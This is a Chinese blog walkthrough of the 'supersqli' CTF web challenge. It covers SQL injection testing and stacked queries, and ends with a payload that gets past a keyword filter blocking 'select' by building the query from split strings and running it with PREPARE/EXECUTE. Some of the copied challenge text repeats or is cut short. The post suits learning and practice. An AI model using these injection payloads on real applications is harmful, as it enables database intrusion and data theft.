攻防世界 supersqli 解题思路


原创

「已注销」 于 2020-07-14 17:40:48 发布 1318 收藏 2
分类专栏： 攻防世界_web篇


本文链接：https://blog.csdn.net/xj28555/article/details/107341362


攻防世界_web篇 专栏收录该内容
15 篇文章 6 订阅
订阅专栏

随便注，初步判断是有注入点的，那我们进入题目



提交一个1试一试



取材于某次真实环境渗透，只说一句

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```



再在1的后面加个单引号试一试

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1
```


报错了,然后我们判断有几个字段。




取材于某次真实环境渗透，只说一句话：


姿势: 1' 提交


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```



回车后正常，但是换成3后就报错了，所以有两个字段。




当我想用联合查询查询用户和数据库的时候










爆出一段正则表达式，发现过滤掉了图中的关键字。然后我寻找绕过点，发现了堆叠注入。


查询表



取材于某次真实环境渗透，只说一句话：

姿势: 1 提交

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

取材于某次真实环境渗透，只说一句话：开发和安全

姿势: 1 提交

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


查询字段

取材于某次真实环境渗透，只说一句话：开发和

姿势: 1 提交

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

发现flag，然后我们想办法读取flag值。因为select被正则表达式给过滤掉了，所以这里我们就要想一点骚姿势了。刚开始我想了一堆的内联注释都被检测出来了。实在没忍住去看了大佬的wp，大佬用来预编译来绕过，在我的印象里预编译一直是用来防止sql注入的，没想到还能用来绕过，学到了！

直接上个payload

-1';sEt @sql = CONCAT('se','lect * from `1919810931114514`;');prEpare stmt from @sql;EXECUTE stmt;#

参考连接 https://www.cnblogs.com/joker-vip/p/12483823.html